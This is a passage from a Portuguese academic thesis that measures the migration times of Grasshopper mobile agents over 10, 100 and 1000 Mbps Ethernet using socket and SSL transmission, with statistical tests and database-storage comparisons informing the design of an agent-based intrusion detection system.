A avaliação consistiu em determinar o desempenho da mobilidade de agentes móveis *Grasshopper* com tamanhos distintos em redes *Ethernet* 10 Mbps, 100 Mbps e 1000 Mbps. Esses experimentos foram realizados em ambiente controlado aplicando os métodos de transmissão *Socket* e *Socketssl*.

Um outra classe de experimentos foi direcionada a busca de alternativas para o processo de armazenamento dos *logs* em agências destinatárias.

Os detalhes relativos aos métodos experimentais, análise estatística aplicada, classes de resultados obtidos e sua discussão são apresentados nas próximas subseções.

6.2.1 Descrição do Método Experimental de Avaliação de Desempenho da Mobilidade

O desempenho dos agentes foi avaliado definindo-se um ambiente controlado, de forma que o único tráfego da rede foi causado pela mobilidade dos agentes. Para

isso utilizou-se o seguinte ambiente computacional:

- Dois computadores Pentium IV 2.4 GHz, 512 MB de memória DDR, placa de rede 10/100/1000 Mbps.
- Ligações ponto a ponto, permitindo que o único tráfego na rede seja a transmissão dos agentes.
- Sistema operacional *Linux*, *kernel* 2.4.3, distribuição *Suse* 9.0.
- Máquina virtual *Java JDK 1.4.2*.
- Plataforma de Agentes Móveis *Grassshopper 2.2.4*.

Avaliou-se o tempo de migração dos agentes com segmentos de dados no intervalo de 0 a 2 MB, variando de 100 em 100 KB (0 KB, 100, KB, 200 KB, 300 KB, 400 KB, 500 KB, 600 KB, 700 KB, 800 KB, 900 KB, 1000 KB, 1100 KB, 1200 KB, 1300 KB, 1400 KB, 1500 KB, 1600 KB, 1700 KB, 1800 KB, 1900 KB e 2000 KB). Coletaram-se mil (1000) amostras de tempo, por segmento, nas três tecnologias de redes (Ethernet 10 Mbps, 100 Mbps e 1000 Mbps). Esses experimentos foram realizados para os métodos de transmissão *socket* e *socketssl*.

6.2.2 Método Estatístico Aplicado

O objetivo da aplicação de análises estatísticas foi determinar o grau de significância das diferenças de desempenho entre todos os grupos amostrais. Essa característica determinou a escolha do método estatístico não paramétrico e não pareado $Kruskal - Wallis$ (MONTGOMERY, 2001; GRAPHPAD, 2004; WALLIS, 2004).

Com o resultado do teste *Kruskal-Wallis* obtém-se o *p-valor*, que indica se os grupos são estatisticamente diferentes, dado um intervalo de confiança. Nesse trabalho utilizou-se um intervalo de confiança de 95%, de forma que um $p\text{-}valor \leq 0,05$ indica diferença significativa entre os grupos, caso contrário não existe uma diferença significativa.

No entanto, apenas a obtenção de um $p\text{-}valor \leq 0,05$ não indica que todos os grupos sejam diferentes entre si. Nesse caso, deve-se aplicar um pós-teste que verifica os grupos dois a dois, calculando um *p-valor* para cada dupla. Dessa maneira, pode-se analisar qual grupo é estatisticamente diferente do outro. Neste trabalho, o pós-teste utilizado foi o teste Dunn (MONTGOMERY, 2001) que se aplica a dados não paramétricos e não pareados.

Para análise do *p-valor* resultante de cada comparação, têm-se os seguintes parâmetros:

- $p\text{-}valor > 0,05$ significa que os grupos analisados não possuem diferenças significativas.
- $0,05 \geq p\text{-}valor > 0,01$ indica diferença significativa entre os grupos comparados.
- $0,01 \geq p\text{-}valor > 0,001$ caracteriza diferenças muito significativas entre os grupos analisados.
- $p\text{-}valor < 0,001$ significa uma diferença extremamente significativa entre os grupos analisados.

Neste trabalho o método estatístico foi aplicado para os grupos dos segmentos de agentes de 0 a 2 MB, variando de 200 em 200 KB.

6.2.3 Desempenho dos Agentes Aplicando o Método Socket

A primeira categoria de experimentos foi realizada aplicando o método de transmissão de agentes *socket* e variando-se o tamanho dos segmentos de dados dos agentes e as tecnologias das redes, conforme descrito na Seção 6.2.1 (Página 94). Na Tabela 6.1 são apresentadas as médias e desvio padrão dos tempos gastos, em segundos, para a mobilidade dos agentes para os distintos tamanhos de agentes e tecnologias de redes. Na Figura 6.1 apresenta-se um gráfico demonstrando a diferença de desempenho dos diferentes tamanhos de agentes nas distintas tecnologias de redes.




Figura 6.1: Desempenho de Agentes Móveis com Método de Mobilidade Socket

Tabela 6.1: Desempenho de Agentes Móveis com Método de Mobilidade Socket

	10 Mbps		***100 Mbps***		***1000 Mbps***	
Tamanho	**Tempo Médio (Segundos)**	**Desvio Padrão (Segundos)**	**Tempo Médio (Segundos)**	**Desvio Padrão (Segundos)**	**Tempo Médio (Segundos)**	**Desvio Padrão (Segundos)**
0 KB	0,77578850	0,02345027	0,77307000	0,01656974	0,77223150	0,01785968
100 KB	0,87716900	0,02883397	0,84861600	0,03767924	0,84030400	0,02234708
200 KB	0,98491150	0,02265973	0,91876750	0,03466450	0,91549650	0,03479413
300 KB	1,13260550	0,03219164	1,00681250	0,03805349	0,98929650	0,03736795
400 KB	1,33250850	0,04238252	1,11380200	0,04817309	1,08662400	0,03500640
500 KB	1,51870850	0,04049342	1,25817150	0,05041096	1,22778050	0,03096937
600 KB	1,72124300	0,04262746	1,46378800	0,12990453	1,38093300	0,02385999
700 KB	1,93646100	0,03708135	1,62498250	0,19566171	1,51669600	0,01007559
800 KB	2,13016650	0,04618190	1,71990000	0,11723033	1,66889350	0,02653509
900 KB	2,31310350	0,03167490	1,85901950	0,12620793	1,80522400	0,02922480
1000 KB	2,56259850	0,02593990	2,04541200	0,12738978	1,94954600	0,03895862
1100 KB	2,85465100	0,02494687	2,18044600	0,02181627	2,12658200	0,02501549
1200 KB	2,99499850	0,03582731	2,41333150	0,00643508	2,35025150	0,01172890
1300 KB	3,39090400	0,02737787	2,66381050	0,11707671	2,60374300	0,01757075
1400 KB	3,51045450	0,02915838	2,78213650	0,00623791	2,73191300	0,05840440
1500 KB	3,69486200	0,03091159	2,91152450	0,00448004	2,85021600	0,00792023
1600 KB	3,88313500	0,04552984	3,03489600	0,00494992	2,97335400	0,01072302
1700 KB	4,00469850	0,03145567	3,16503250	0,00480508	3,09812500	0,01512902
1800 KB	4,13326100	0,03286671	3,25116900	0,02202829	3,22361550	0,01469443
1900 KB	4,30435350	0,03416035	3,42440050	0,00591404	3,34417450	0,01520765
2000 KB	4,48890650	0,03438790	3,43360300	0,00939706	3,35412700	0,01670900

Entre diversas análises possíveis, a curva demonstra que o desempenho dos agentes não foi linear. Observações preliminares permitem conceber as hipóteses que os agentes apresentaram desempenhos bastante similares nas redes Ethernet 100 Mbps e 1000 Mbps, ao passo que o rendimento na rede Ehternet 10 Mbps foi parecido para os tamanhos de segmentos iniciais e posteriormente foi tornando-se significativamente mais lento.

Buscando-se comprovar essas observações, aplicou-se o método estatístico conforme descrito na Seção 6.2.2 (Página 95) e comprovou-se com 95% de significância que:

- Diferenças extremamente significativas ($p\text{-}valor < 0{,}001$) foram obtidas comparando todos os grupos de tamanhos de segmentos de uma mesma velocidade de rede.

- Comparando os grupos com mesmo tamanho de segmento de dados nas redes 10 Mbps e 100 Mbps concluiu-se que os agentes com 0 KB, 200 KB e 400 KB não apresentaram diferença significativa de desempenho ($p\text{-}valor > 0{,}05$). Para os demais grupos de tamanhos identificou-se diferença extremamente significativa ($p\text{-}valor < 0{,}001$).

- Para as redes 10 Mbps e 100 Mbps, os grupos (200 KB, 400 KB), (600 KB, 800 KB), (800 KB, 1000 KB), (800 KB, 1200 KB), (1000 KB, 1200 KB), (1000

KB, 1400 KB), (1200 KB, 1600 KB), (1400 KB, 2000 KB) não apresentaram diferenças significativas (*p-valor > 0,05*). Para os pares apresentados, o primeiro item refere-se a uma rede de 10 Mbps e o segundo a uma rede de 100 Mbps.

- Comparando o mesmo tamanho de segmento de dados para as redes 10 Mbps e 1000 Mbps, os agentes de 0 KB e 200 KB não apresentaram diferença significativa de desempenho (*p-valor > 0,05*). Segmentos de 400 KB obtiveram diferença muito significativa (*p-valor < 0,01*). Para os demais tamanhos de segmentos a diferença foi extremamente significativa ($p - valor < 0,001$).

- Para as redes 10 Mbps e 1000 Mbps, os grupos com tamanho de segmento de dados (200 KB, 400 KB), (400 KB, 600 KB), (600 KB, 800 KB), (800 KB, 1000 KB), (800 KB, 1200 KB), (1000 KB, 1200 KB), (1000 KB, 1400 KB), (1200 KB, 1600 KB) e (1400 KB, 2000 KB) não apresentaram diferenças significativas (*p-valor > 0,05*). Para os pares apresentados, o primeiro item pertence a rede de 10 Mbps e o segundo a rede 1000 Mbps.

- Não houve diferença significativa (*p-valor > 0,05*) comparando o mesmo tamanho de segmento de dados nas redes 100 Mbps e 1000 Mbps.

- Para as redes 100 Mbps e 1000 Mbps, os grupos (1000 KB, 1200 KB), (1400 KB, 1600 KB), (1600 KB, 1800 KB), (1800 KB, 2000 KB) não apresentaram diferenças significativas entre si (*p-valor > 0,05*). Para os pares apresentados, o primeiro item referencia uma rede de 100 Mbps e o segundo uma rede de 1000 Mbps.

6.2.4 Desempenho dos Agentes Aplicando o Método Socketssl

A segunda classe de experimentos foi realizada aplicando o método de transmissão de agentes *socketssl*, protocolo seguro que aplica técnicas criptográficas, variando-se o tamanho dos segmentos de dados dos agentes e as tecnologias de rede, conforme descrito na Seção 6.2.1 (Página 94). Na Tabela 6.2 são apresentadas as médias e desvio padrão dos tempos, em segundos, gastos para a mobilidade dos agentes com os distintos tamanhos de segmentos de dados e tecnologias de redes. Na Figura 6.2 apresenta-se um gráfico demonstrando a diferença de desempenho dos diferentes tamanhos de agentes nas distintas tecnologias de redes.

Tabela 6.2: Desempenho de Agentes Móveis com Método de Mobilidade Socketssl

	10 Mbps		*100 Mbps*		*1000 Mbps*	
Tamanho	**Tempo Médio (Segundos)**	**Desvio Padrão (Segundos)**	**Tempo Médio (Segundos)**	**Desvio Padrão (Segundos)**	**Tempo Médio (Segundos)**	**Desvio Padrão (Segundos)**
0 KB	1,18416200	0,02942461	1,18929600	0,03419341	1,17559250	0,03371242
100 KB	1,36350400	0,04151405	1,32375850	0,03991057	1,30148500	0,03325058
200 KB	1,56140900	0,04700810	1,46853900	0,03868240	1,45443700	0,04098876
300 KB	1,76146400	0,05740669	1,62689650	0,04884414	1,58667750	0,04654189
400 KB	1,95876650	0,06678727	1,80914150	0,08666050	1,73310900	0,04598066
500 KB	2,15682750	0,07240694	1,95006000	0,11191249	1,86184950	0,04308284
600 KB	2,35261450	0,08022143	2,09101000	0,11448758	2,00713450	0,04394423
700 KB	2,60349800	0,07449215	2,26637750	0,10824124	2,18077750	0,02615715
800 KB	2,77139800	0,06733055	2,36339800	0,08136181	2,35123050	0,01743804
900 KB	2,96253200	0,05571130	2,51008450	0,04089204	2,47458200	0,07055979
1000 KB	3,17182650	0,06178013	2,63121350	0,05148598	2,58389550	0,04277578
1100 KB	3,41176000	0,08382144	2,82487550	0,04264686	2,80313400	0,02037834
1200 KB	3,69280400	0,05734406	3,07263750	0,01887154	3,04428350	0,02088805
1300 KB	4,15431700	0,04206369	3,38237600	0,01917658	3,34762150	0,02236789
1400 KB	4,40062300	0,04340547	3,56935600	0,03833343	3,52490700	0,02038099
1500 KB	4,59327700	0,04323936	3,70139150	0,02022085	3,65802950	0,02449934
1600 KB	4,73695000	0,05590412	3,83057400	0,02041098	3,78388900	0,02028918
1700 KB	4,90438050	0,04775342	3,89418000	0,01986919	3,84206950	0,01933812
1800 KB	5,09105400	0,04767082	3,96888000	0,01926772	3,91596650	0,01873305
1900 KB	5,28920900	0,06837095	4,09919100	0,01931410	4,04282600	0,02656558
2000 KB	5,34069900	0,06293536	4,12418000	0,02029706	4,12012450	0,03807015




Figura 6.2: Desempenho de Agentes Móveis com Método de Mobilidade Socketssl

Conforme ilustrado na curva da Figura 6.2 , pode-se observar um comportamento similiar ao apresentado nos experimentos aplicando canal de comunicação *socket* (Figura 6.1). Destaca-se a não-linearidade da curva a medida que aumenta-se o tamanho do segmento de dados dos agentes, um comportamento bastante próximo comparando-se o desempenho das redes Ethernet 100 Mbps e 1000 Mbps e a rede 10 Mbps com rendimento afastando-se das curvas das duas outras redes em função do aumento do tamanho do segmento dos agentes, porém com um desempenho similar nos tamanhos de segmentos iniciais.

Buscando-se comprovar essas hipóteses, aplicou-se o método estatístico conforme descrito na Seção 6.2.2 (Página 95) e comprovou-se com 95% de significância que:

- Obteve-se diferenças extremamente significativas (*p-valor < 0,001*) comparando-se todos os grupos de tamanhos de segmentos de dados pertencentes a mesma tecnologia/velocidade de rede.

- Comparando as redes 10 Mbps e 100 Mbps com o mesmo tamanho de segmento de dados, concluíu-se que os agentes de 0 KB, 200 KB e 400 KB não apresentaram diferença significativa de desempenho ($p - valor > 0.05$). Para os demais tamanhos identificou-se diferença extremamente significativa entre os grupos ($p - valor < 0.001$).

- Para as redes 10 Mbps e 100 Mbps, os grupos (400 KB, 600 KB), (600 KB, 800 KB), (800 KB, 1000 KB), (800 KB, 1200 KB), (1000 KB, 1200 KB), (1000 KB, 1400 KB), (1200 KB, 1400 KB), (1200 KB, 1600 KB) e (1400 KB, 2000 KB) não apresentaram diferenças significativas ($p - valor > 0,05$). Para os pares apresentados, o primeiro item refere-se a uma rede de 10 Mbps e o segundo representa uma rede 100 Mbps.

- Comparando as redes 10 Mbps e 1000 Mbps, aplicando-se o mesmo tamanho de segmento de dados, identificou-se que os agentes de 0 KB e 200 KB não apresentaram diferença significativa de desempenho ($p - valor > 0,05$). O tamanho de segmento de dados de 400 KB apresentou diferença muito significativa ($p - valor < 0,01$). Para os demais tamanhos de segmentos de dados a diferença foi classificada como extremamente significativa ($p - valor < 0,001$).

- Para as redes 10 Mbps e 1000 Mbps, os grupos (200 KB, 400 KB), (400 KB, 600 KB), (600 KB, 800 KB), (800 KB, 1000 KB), (800 KB, 1200 KB), (1000 KB, 1200 KB), (1000 KB, 1400 KB), (1200 KB, 1600 KB) e (1400 KB, 2000 KB) não apresentaram diferenças significativas de desempenho ($p - valor > 0,05$). Para os pares apresentados, o primeiro item referencia uma rede de 10 Mbps e o segundo uma rede de 1000 Mbps.

- Comparando-se o mesmo tamanho de segmento de dados para as redes 100 Mbps e 1000 Mbps, concluíu-se que os grupos não apresentaram diferenças significativas de desempenho ($p - valor >0,05$).

6.2.5 Desempenho dos Agentes em Redes Ethernet 10 Mbps

Os resultados apresentados nessa subseção comparam o desempenho dos agentes móveis em redes Ethernet 10 Mbps variando-se o tamanho dos segmentos de dados dos agentes e o método de mobilidade (*socket* e *socketssl*).

As médias de tempo para a transmissão dos agentes, em segundos, e desvio padrão podem ser observadas na coluna (10 Mbps) da Tabela 6.1 (Página 97) para canais *socket* e na coluna (10 Mbps) da Tabela 6.2 (Página 99) para canais *socketssl*. Na Figura 6.3 apresenta-se graficamente essa variação de desempenho dos agentes com tamanhos e métodos de mobilidade distintos em redes 10 Mbps.




Figura 6.3: Desempenho de Agentes em Redes Ethernet 10 Mbps utilizando Socket e Socketssl

No gráfico (Figura 6.3) observa-se visualmente a diferença de desempenho dos agentes comparando-se os métodos *socket* e *socketssl*. No entanto, a escolha da tecnologia/velocidade de rede, método de mobilidade e tamanho dos agentes está atrelado às características do domínio da aplicação.

Com o intuito de comprovar as diferenças e semelhanças de desempenho dos agentes nessas condições, aplicou-se o método estatístico descrito na Seção 6.2.2 (Página 95) e comprovou-se com 95% de significância que para a rede de 10 Mbps, os grupos (200 KB, 0 KB), (400 KB, 0 KB), (400 KB, 200 KB), (600 KB, 200 KB), (600 KB, 400 KB), (800 KB, 400 KB), (800 KB, 600 KB), (1000 KB, 600 KB), (1000 KB, 800 KB), (1200 KB, 800 KB), (1200 KB, 1000 KB), (1400 KB, 1000 KB), (1400 KB, 1200 KB), (1600 KB, 1200 KB), (1800 KB, 1400 KB), (2000 KB, 1400 KB) e (2000 KB, 1600 KB) não apresentaram diferenças de desempenho significativas ($p - valor > 0,05$). Para os pares apresentados, o primeiro item refere-se ao tamanho do segmento de dados utilizando o método *socket* e o segundo ao método *socketssl*. Para as demais combinações de grupos as diferenças foram extremamente significativas ($p - valor < 0,001$).

6.2.6 Desempenho dos Agentes em Redes Ethernet 100 Mbps

Nessa subseção compara-se o desempenho dos agentes móveis em redes Ethernet 100 Mbps variando-se o tamanho dos segmentos de dados dos agentes e o método

de mobilidade (*socket* e *socketssl*).

As médias de tempo para a transmissão dos agentes, em segundos, e desvio padrão podem ser observadas na coluna (100 Mbps) da Tabela 6.1 (Página 97) para canais *socket* e na coluna (100 Mbps) da Tabela 6.2 (Página 99) para canais *socketssl*. Na Figura 6.4 apresenta-se graficamente essa variação de desempenho dos agentes com tamanhos e métodos de mobilidade distintos em redes 100 Mbps.




Figura 6.4: Desempenho de Agentes em Redes Ethernet 100 Mbps utilizando Socket e Socketssl

Da mesma forma que nos experimentos realizados com a rede Ethernet 10 Mbps, o gráfico apresentado na Figura 6.4 permite observar visualmente a diferença de desempenho dos agentes comparando-se os dois métodos de mobilidade.

Aplicando-se o método estatístico descrito na Seção 6.2.2 (Página 95) concluíu-se com 95% de significância que para a rede Ethernet 100 Mbps, os grupos (400 KB, 0 KB), (600 KB, 200 KB), (800 KB, 400 KB), (1000 KB, 600 KB), (1200 KB, 800 KB), (1400 KB, 1000 KB), (1600 KB, 1200 KB), (1800 KB, 1200 KB) e (2000 KB, 1400 KB) não apresentaram diferença significativa de desempenho ($p - valor > 0,05$). Para os pares apresentados, o primeiro item referencia o método *socket* e o segundo a técnica *socketssl*. Para as demais combinações de grupos as diferenças foram extremamente significativas ($p - valor < 0,001$).

6.2.7 Desempenho dos Agentes em Redes Ethernet 1000 Mbps

Nessa subseção apresenta-se um comparativo de desempenho dos agentes móveis em redes Ethernet 1000 Mbps, variando-se o tamanho dos segmentos de dados dos agentes e o método de mobilidade (*socket* e *socketssl*).

As médias de tempo para a transmissão dos agentes, em segundos, e desvio padrão podem ser observadas na coluna (1000 Mbps) da Tabela 6.1 (Página 97)

para canais *socket* e na coluna (1000 Mbps) da Tabela 6.2 (Página 99) para canais *socketssl*. Na Figura 6.5 apresenta-se graficamente essa variação de desempenho de agentes com tamanhos de segmentos de dados e método de mobilidade distintos em redes 1000 Mbps.




Figura 6.5: Desempenho de Agentes em Redes Ethernet 1000 Mbps utilizando Socket e Socketssl

As diferenças de desempenho, aplicando-se os dois métodos de mobilidade na rede Ethernet 1000 Mpbs, podem ser observada na Figura 6.5 e apresentam-se similares as relatadas para as redes Ethernet 10 Mbps e 100 Mbps.

Aplicando-se o método estatístico descrito na Seção 6.2.2 (Página 95) concluíu-se com 95% de significância que para a rede de 1000 Mbps, os grupos (400, 0), (600, 0), (600, 200), (800, 400), (1000, 600), (1200, 800), (1400, 1000), (1600, 1200), (1800, 1200) e (2000, 1400) não apresentaram diferenças significativas de desempenho ($p - valor > 0,05$). Para os pares apresentados, o primeiro item refere-se ao método *socket* e o segundo a técnica *socketssl*. Para as demais combinações de grupos as diferenças foram extremamente significativas ($p - valor < 0,001$).

6.2.8 Método de Armazenamento no Banco de Dados

Outra categoria de experimentos realizada destinou-se a avaliar alternativas de otimização para o processo de armazenamento remoto dos dados.

Um método consiste em utilizar um agente móvel (agente móvel de distribuição) para mover-se até a agência remota (destino), conectar com o banco de dados, efetuar as transações necessárias e desconectar. A outra proposta é manter, em cada agência destino, um agente estático permanentemente conectado ao banco, o qual recebe os dados do agente móvel de distribuição por intermédio da troca de mensagens entre agentes, e efetua as transações no banco de dados.

Para isso, aplicou-se a mesma configuração de *hardware*, *software* e tamanhos dos segmentos de dados dos agentes descritos na Seção 6.2.1 (Página 94), exceto que nesse caso os experimentos foram realizados em um único computador. Avaliou-se o tempo necessário para conexão e desconexão com o banco de dados e para o processo de comunicação entre agentes, transferindo os dados do agente móvel de distribuição para um agente estático permanentemente conectado ao banco de dados. Por tratarem-se de tempos muito baixos (*milesegundos*), aumentou-se o número de amostras para dez mil (10000) com o intuito de evitar a interferência de processos do sistema operacional nos resultados.

Na Tabela 6.3 apresentam-se os valores das médias de tempo e desvio padrão dos grupos amostrais, em segundos, para a execução dos dois métodos (Conexão com o banco de dados e Comunicação entre agentes). Na Figura 6.6 ilustra-se graficamente os resultados e diferenças de desempenho entre os métodos para agentes com segmentos de dados distintos.

Tabela 6.3: Desempenho da Conexão com o Banco de Dados e da Comunicação entre Agentes

	Conexão com Banco de Dados		***Comunicação entre Agentes***	
Tamanho	**Tempo Médio (Segundos)**	**Desvio Padrão (Segundos)**	**Tempo Médio (Segundos)**	**Desvio Padrão (Segundos**
0 KB	0.0036851001	0.0097051295	0.1310901001	0.0212964920
100 KB	0.0035355001	0.0080099526	0.1332245010	0.0248357420
200 KB	0.0038251001	0.0116661695	0.1344491986	0.0236604064
300 KB	0.0038139001	0.0114668857	0.1359408991	0.0239694059
400 KB	0.0037931001	0.0111445276	0.1382150996	0.0267035174
500 KB	0.0038350001	0.0116537451	0.1405321010	0.0288106916
600 KB	0.0035527001	0.0082272366	0.1424352021	0.0294242445
700 KB	0.0036997001	0.0102546341	0.1452130016	0.0303263417
800 KB	0.0036543001	0.0097288021	0.1498427990	0.0360692460
900 KB	0.0034714001	0.0072838989	0.1498152991	0.0350305525
1000 KB	0.0037032001	0.0102678581	0.1548687009	0.0402143413
1100 KB	0.0037103001	0.0102179927	0.1572919008	0.0435992300
1200 KB	0.0039317001	0.0125512564	0.1581727006	0.0415578757
1300 KB	0.0039015001	0.0123360934	0.1616642980	0.0434217622
1400 KB	0.0037286001	0.0105597889	0.1628953991	0.0431545650
1500 KB	0.0038204001	0.0114514604	0.1654993009	0.0444331294
1600 KB	0.0037787001	0.0109906746	0.1670534017	0.0447208845
1700 KB	0.0035800001	0.0089276200	0.1727252011	0.0506816951
1800 KB	0.0036799001	0.0100561840	0.1723068001	0.0471501605
1900 KB	0.0036801001	0.0100144878	0.1717687987	0.0488303861
2000 KB	0.0036573001	0.0097928778	0.1784303000	0.0541859593

Os resultados demonstram que o processo de conexão e desconexão com o banco de dados possui um comportamento constante (Variância de 1.0363E-08), sendo as diferenças associadas ao mecanismo de gerenciamento de processos e contabilização de tempo do sistema operacional. No que refere-se ao processo de comunicação entre agentes observa-se uma queda de desempenho a medida que aumenta-se o tamanho do segmento de dados do agente. Aplicando-se o método estatístico descrito na Seção




Figura 6.6: Desempenho da Conexão com o Banco de Dados e da Comunicação entre Agentes

6.2.2 (Página 95) concluíu-se com 95% de significância que para todos os tamanhos avaliados existe uma diferença extremamente significativa ($p - valor < 0,001$) entre os métodos de conexão com o banco de dados e comunicação entre agentes.

6.2.9 Análise dos Resultados

Essa subseção é destinada à discussão dos resultados obtidos nos experimentos e decisões de projeto resultantes dessa análise, que foram aplicadas ao SDI proposto neste trabalho.

Os resultados estatísticos evidenciaram que os agentes com distintos tamanhos de segmentos de dados apresentaram rendimentos idênticos em redes Ethernet 100 Mbps e 1000 Mbps. Já na rede Ethernet 10 Mbps o desempenho foi similar para tamanhos até 400 KB e posteriormente seu rendimento foi significativamente inferior. Esses resultados indicam que a plataforma *Grasshopper* não utiliza todo o potencial de redes de altas velocidades para a transmissão de agentes de até 2 MB de tamanho.

Outra importante conclusão foi a verificação que as diferenças entre os conjuntos amostrais nos métodos de mobilidade *socket* e *socketssl* apresentaram graus de variações muito similares nas três tecnologias de redes e para todos os tamanhos de segmento de dados aplicados. Esse fato indica que os processos de criptografia e decriptação dos agentes aumentam de forma constante o processamento para cada grupo amostral. Em todos os resultados, o método de mobilidade *socket* obteve um desempenho significativamente superior. No entanto pode-se obter o mesmo

desempenho, nos dois métodos, variando-se o tamanho dos agentes.

Diante dos resultados e dessas considerações é possível afirmar que pode-se obter um mesmo desempenho para o sistema de agentes variando-se o método de mobilidade, as velocidades de redes e os tamanhos dos agentes. Dessa forma, deve-se definir o ambiente de *hardware* e *software*, assim como o nível de segurança e desempenho desejados, para posteriormente configurar-se os componentes para o atendimento a esses requisitos.

Com relação ao método de armazenamento de dados, os resultados evidenciaram que o processo de comunicação entre agentes possui um desempenho inferior ao custo computacional de conexão e desconexão de agentes *Grasshopper* ao banco de dados *Mysql*.

Os resultados dos experimentos contribuíram para a definição e otimização de processos executados pelo sistema de agentes pertencentes ao SDI projetado. Essas decisões de projeto são apresentadas a seguir:

a) Tempo de Execução e Tamanho do Segmento de Dados

O tempo de execução do agente de monitoração e o tamanho do segmento de dados foram flexibilizados. Essa propriedade permite que o sistema seja configurado para atender ao desempenho mais adequado a tecnologia de rede utilizada.

O projeto inicial foi definido para ativar o agente móvel de distribuição a cada novo evento gerado pelo *Logcheck*. Considerando-se que agentes móveis implementados neste modelo possuem um segmento de código com tamanho de 5 KB, para a transmissão de 100 KB (aproximadamente 1000 eventos de 100 bytes) seria necessário criar-se mil (1000) agentes móveis de distribuição. Descartando-se o custo do processamento computacional, geraria-se um tráfego na rede de 5,10 MB. Caso fosse utilizado apenas um agente móvel de distribuição, o tráfego de rede gerado seria 105 KB (100 KB de dados e 5 KB de código). Essa análise é hipotética, pois como o objetivo principal é a detecção de intrusão, a segurança é um aspecto prioritário e deve-se analisar os eventos e gerar as respostas o mais rápido possível.

Ao permitir a personalização desses atributos, o administrador de rede pode configurar o sistema em função da tecnologia de rede disponível, do volume de tráfego, da quantidade média de eventos gerados e do nível de desempenho e segurança necessários.

Aplicaram-se, nos estudos de caso, tempo de ativação dos agentes em um (1) segundo e como limite máximo de tamanho de segmento de dados 100 KB por agente. Conforme as estatísticas, um agente com segmento de dados de 100 KB possui o mesmo desempenho em redes Ethernet 10 Mbps, 100 Mbps e 1000 Mbps. Com esse tamanho um agente poderia transmitir aproximadamente 1000 eventos por segundo, sendo que o índice, nos estudos de caso, não ultrapassou cinco (5) eventos gerados pelo *Logcheck* por segundo.

